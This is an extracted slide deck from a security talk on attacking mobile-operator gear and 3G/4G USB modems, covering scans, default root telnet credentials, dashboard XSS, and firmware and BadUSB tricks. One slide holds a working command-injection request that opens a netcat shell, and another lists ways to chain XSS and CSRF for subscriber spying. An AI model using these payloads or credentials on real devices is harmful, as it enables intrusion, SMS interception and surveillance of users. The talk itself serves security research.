terminal window showing a command-line interface. The command is `~\$ ncat -l -p 4444 > /tmp/ggsn` followed by a large amount of binary data (hex dump). Below the binary data, there is a copyright notice:

```
All right reserved (1997-2001)
Without the owner's prior written
no decompile and reverse-engineering s
```

At the bottom of the terminal, there is a prompt: `< - [GGSN]>`.




Example: GTP “Synflood”





We're inside, what's next?

- + All old IP stuff
 - + traces 1.1.1.1/10.1.1.1
 - + IP source routing
 - + Management ports
- + All new IP stuff
 - + IPv6
 - + MPTCP
- + Telco specific (GTP, SCTP M3UA, DIAMETER etc)





Here There Be Tygers

```
+++ [REDACTED] UGW-HUAWEI [REDACTED] 20 [REDACTED] 22  
O&M [REDACTED]  
%%GET / HTTP/1.1  
Host: 10.10.10.10  
Connection: keep-alive  
Cache-Control: max-age=0  
[REDACTED] Content-Type: application/xml;%%  
RETCODE = 28678 Command does not exist
```

```
OID=.1.3.6.1.2.1.1.1.0, Type=OctetString, Value=Huawei  
Versatile Routing Platform Software  
VRP (R) software, Version 5.70 (NE40E&80E V600R002C02SPC200)  
Copyright (C) 2000-2011 Huawei Technologies Co., Ltd.  
HUAWEI NEE-X16
```

...

```
OID=.1.3.6.1.2.1.10.166.11.1.xxxx7, Type=OctetString, Value="APN xxxx  
OID=.1.3.6.1.2.1.10.166.11.1.xxxx7, Type=OctetString, Value="APN x"xxxx
```





1990th

- + Your balance is insufficient

```
$dig aaa.com host 8.8.8.8

; <>> DiG 9.8.3-P1 <>> aaa.com host 8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38722
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL:

;; QUESTION SECTION:
aaa.com.          IN      A

;; ANSWER SECTION:
aaa.com.      387      IN      A      63.240.178.216
aaa.com.      387      IN      A      209.82.215.216
```



- + Connect to your favorite UDP VPN




Resume

- + For telcos
 - + Please scan all your Internets!
 - + Your subscribers network is not your internal network
- + For auditors
 - + Check all states
 - + online/blocked/roaming
 - + Check all subscribers
 - + APN's, subscribers plans
 - + Don't hack other subscribers



The Device





Who is mister USB-modem?

- + Rebranded hardware platform
- + Linux/Android/BusyBox onboard
- + Multifunctional
 - + Storage
 - + CWID USB SCSI CD-ROM USB Device
 - + MMC Storage USB Device (MicroSD Card Reader)
 - + Local management
 - + COM-Port (UI, AT commands)
 - + Network
 - + Remote NDIS based Internet Sharing Device
 - + WiFi



Ooooold story

+ Well researched

+ «Unlock»

+ «Firmware customization»

+ «Dashboard customization»

+ Some security researches

+ <http://threatpost.com/using-usb-modems-to-phish-and-send-malicious-sms-messages>

+ <http://www.slideshare.net/RahulSasi2/fuzzing-usb-modems-rahusasi>

+ <http://2014.phdays.com/program/business/37688/>

+ <http://www.evilsocket.net/2015/02/01/huawei-usb-modems-authentication-bypass/>

+ <http://www.huawei.com/en/security/psirt/security-bulletins/security-advisories/hw-360246.htm>

The ZTE MF626 / MF636 is a USB modem which combines 3G+/3G with EDGE/GPRS send data at speeds up to 4.5 Mbps on 3G+ networks and receive data at speeds of up stick USB dongle.

Contents [hide]

- 1 Disable CD mode on the device
- 2 Disable CD mode on the device with wvdial
- 3 Setup udev rules
- 4 Create a wvdial configuration
- 5 Create a wvdial configuration (extracted from sakis3g, the above config didn't work for me)
- 6 Connect to the internet
- 7 Tips & Tricks
- 8 Acknowledgements



Where're you from?


- + Huawei
- + Quanta
- + ZTE
- + GEMTEK






Developers 'security' path

- + Device «Hardening»
- + Disabling of local interfaces (COM)
- + Web-dashboards



How it works (RNDIS)



DHCP server
DNS
Web dashboard
Routing/NAT



New Ethernet adapter
DHCP client





Scan it

```
$nmap 192.168.0.1
```

```
Starting Nmap 6.46 ( http://nmap.org )
```

```
Not shown: 997 closed ports
```

PORT	STATE	SERVICE
------	-------	---------

23/tcp	open	telnet
--------	------	--------

53/tcp	open	dns
--------	------	-----

80/tcp	open	http
--------	------	------

```
Nmap done: 1 IP address (1 host up) scanned in 1134.25 seconds
```



Sometimes you get lucky...

Google

9615-cdp login: root

Web

Images

Maps

Videos

More ▾

Search tools

About 36,600 results (0.51 seconds)

[Changing ZTE MF823 4G modem IP address – web ...](#)

www.elevendroids.com/.../changing-zte-mf823-4g-modem-ip-address/ ▾

Jun 28, 2014 - OpenEmbedded Linux 9615-cdp msm 20130829 9615-cdp 9615-cdp
login: root Password: root@9615-cdp:~#. Hey, look! All filesystems are ...


Telnet connection

The modem is available for telnet connection:

```
telnet 192.168.0.1
login: root
password: zte9x15
```



...other times you don't



A screenshot of a Google search results page. The search query is displayed in the search bar: **"Quanta Computer" 1K6E**. Below the search bar, there are three navigation links: **Web** (highlighted in red), **Images**, and **Videos**. A horizontal red bar spans across the page below the links. At the bottom, the text **About 34 results (0.26 seconds)** is displayed in a dark blue font.



all I need is RCE Love !

+ telnet/snmp?

- + Internal interface only

- + Blocked by browsers

+ http/UPNP?

- + Attack via browser (never found CSRF tokens)

+ broadband

- + still researching



http://192.168.0.1//go' name=%3Cscript%3Ealert('XSS!')%3C/sc

Name:

JavaScript <192.168.0.1>
i XSS!

InterfaceType=lte
3GPP. IMSI=2501 [REDACTED] 5
3GPP. UICC-ID=0 [REDACTED]
3GPP. IMEI=3589 [REDACTED] 6
3GPP. IMEISV=35 [REDACTED] 2600
3GPP. MSISDN=
DeviceName=Wi-Fi [REDACTED] 4G LTE
RfVersion=0C
AsicVersion=20161
FirmwareVersion=01.00.03.999 (04/15)
State=Scanning
WebGuiUrl=http://[REDACTED]
UpdateState=NotStarted
UpdateProgress=0
SupportsConnectDisabling=0
WifiStatus=On
WifiShareMode=Normal
WifiSecurityMode=Disabled
WifiUsers=0

Input PIN code:

Attempts left: 3



Basic impact

- + Info disclosure
- + Change settings
 - + DNS (intercept traffic)
 - + SMS Center (intercept SMS)
- + Manipulate (Set/Get)
 - + SMS
 - + Contacts
 - + USSD
 - + WiFi networks



Advanced impact

- + Self-service portal access
 - + XSS (SMS) to “pwn” browser
 - + CSRF to send “password reset” USSD
 - + XSS to transfer password to attacker
- + “Brick”
 - + PIN/PUK “bruteforce”
 - + Wrong IP settings
- + Spy device





DEMO





“hidden” firmware uploads

```
<form action="#"  
    method="POST" id=fwUploadForm name=fwUploadForm target=fwUploadResult  
    enctype="multipart/form-data" onsubmit="onSubmitFwUpload()"  
    style="border:none;display:block;position:absolute;opacity:0;filter:alpha;  
    >  
    <input type=file id=updateFwFile  
        style="width:100px;height:32px;font-size:20px" size=1  
        name=updateFwFile onchange="onFwFileSelected(this)"  
        accept="application/x-binary"  
        class=clickable  
    >  
</form>  
<iframe id=fwUploadResult name=fwUploadResult onload="onUploadFwFinished()">  
<script>$ ("#fwUploadForm").prop("action", devCtrlUrlUp1Fw)</script>
```



Cute, but...

- + You need to have firmware
 - + Sometimes you get lucky...
 - + ...other times you don't
- + Integrity control
 - + At least should be...
 - + CRC16
 - + Crypto Functions (ok, then we just delete checksum.sh)



dig deeper...

- + Direct shell calls
- + awk to calculate Content-Length
- + Other trivial RCE

```
function prepareUploadingFw(callback) {  
    if (simulator) {  
        setTimeout(function () { callback(true); }, 100);  
        return;  
    }  
  
    cmsSystem(  
        "( killall up cli ; rm -rf /mnt/jffs2/upload/* )"  
        function() { callback(true); }  
    );
```



Getting the shell

```
POST /cgi/<badcgihere>.cgi HTTP/1.0
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.16
Content-Length: 86
Accept: text/html, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8
```

```
address=%2B7916213432343&message=test123&date=2014-05-18+13"||nc 192.168.225.34 81 |||
```

```
U:\>nc -l -p 81
id
uid=0(root) gid=0(root)
cat /etc/passwd
root:pZu9x4HiPJMLs:0:0:root:/home/root:/bin/sh
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:*:3:3:sys:/dev:/bin/sh
sync:**:4:65534:sync:/bin:/bin/sync
games:**:5:60:games:/usr/games:/bin/sh
man:**:6:12:man:/var/cache/man:/bin/sh
lp:**:7:7:lp:/var/spool/lpd:/bin/sh
mail:**:8:8:mail:/var/mail:/bin/sh
news:**:9:9:news:/var/spool/news:/bin/sh
uucp:**:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:**:13:13:proxy:/bin:/bin/sh
www-data:**:33:33:www-data:/var/www:/bin/sh
backup:**:34:34:backup:/var/backups:/bin/sh
list:**:38:38:Mailing List Manager:/var/list:/bin/sh
irc:**:39:39:ircd:/var/run/ircd:/bin/sh
gnats:**:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
diag:**:53:53:diag:/nonexistent:/bin/sh
nobody:**:65534:65534:nobody:/nonexistent:/bin/sh
```



6month's homework: NSA at home

- + You can rent the modem for 1 week
- + You can use RCE and CSRF for ~~local~~remote infection of the system
- + ~~Return it~~
- + You can spy with opensource products (
<http://opencellid.org/> etc) via CellID and WiFi
- + You can intercept HTTP/HTTPS via DNS spoofing
- + Maybe more?
- + Do not hack other subscribers!



All changes saved in Drive


Add layer Share

My document

Individual styles

NAME

Base map



I'm watching you...



Stat (1 week of detecting)

Modem	Vulnerabilities	Total
A	RCE CSRF XSS WiFi Access	1411
B	RCE CSRF XSS	1250
C	RCE CSRF	1409
D	"Unvulnerable"	946

+1 step to 5000+ infected modems




Cute, but...

- + Get firmware?
 - + Yes it nice.
- + Find more bugs?
 - + We have enough...
- + Get SMS, send USSD?
 - + Can be done via CSRF/XSS...
- + PWN the subscriber?



RCE+CD-ROM Interface=Host infection

- + Maybe we'll wrote our own “diagnostic tool for YOUR modem xxx”





It still in USB!





It still in (bad) USB!





USB gadgets & Linux

- drivers/usb/gadget/*
- Composite framework
 - allows multifunctional gadgets
 - implemented in composite.c




Android gadget driver

- Implemented in android.c
- Composite driver wrapper with some UI
- /sys/class/android_usb/android0
 - enabled
 - functions
 - Class/Protocol/SubClass etc.
 - List of supported functions
- Your favorite phone can become audio_source instead of mass storage



What about HID device?

- Patch kernel, compile, flash new kernel => BORING!!!





What about HID device?

- Android gadget driver works with supported_functions
- We can patch it in runtime!
 - Add new hid function in supported_functions array
 - Restart device
 - ...
 - PROFIT



Sad Linux

- By default kernel doesn't have g_hid support
- Hard to build universal HID driver for different versions
 - vermagic
 - Function prototypes/structures changes over time
 - Different CPU
- Vendors have a hobby – rewrite kernel at unexpected places
- Fingerprint device before hack it!




DEMO





Some Huawei

- Hisilicon hi6920
- ARM
- Linux box
- Stack overflow
- Remote firmware upload





Unexpected VxWorks

- dmesg
- [000003144ms] his_modem_load_vxworks:164:
>>loading:vxworks.....




Baseband reversing

- Network stack protocol
 - ASN1 hell
 - Lots 3GPP
- RTOS
- Debug can be hard



VxWorks on baseband

- Loaded by Linux
- Packed on flash
- dmesg => load vxworks ok, entry 0x50d10000
- CShell
 - OS communication
 - Builtin debugger
- Nearly all names of objects/functions
- POSIX + documentation





Resume

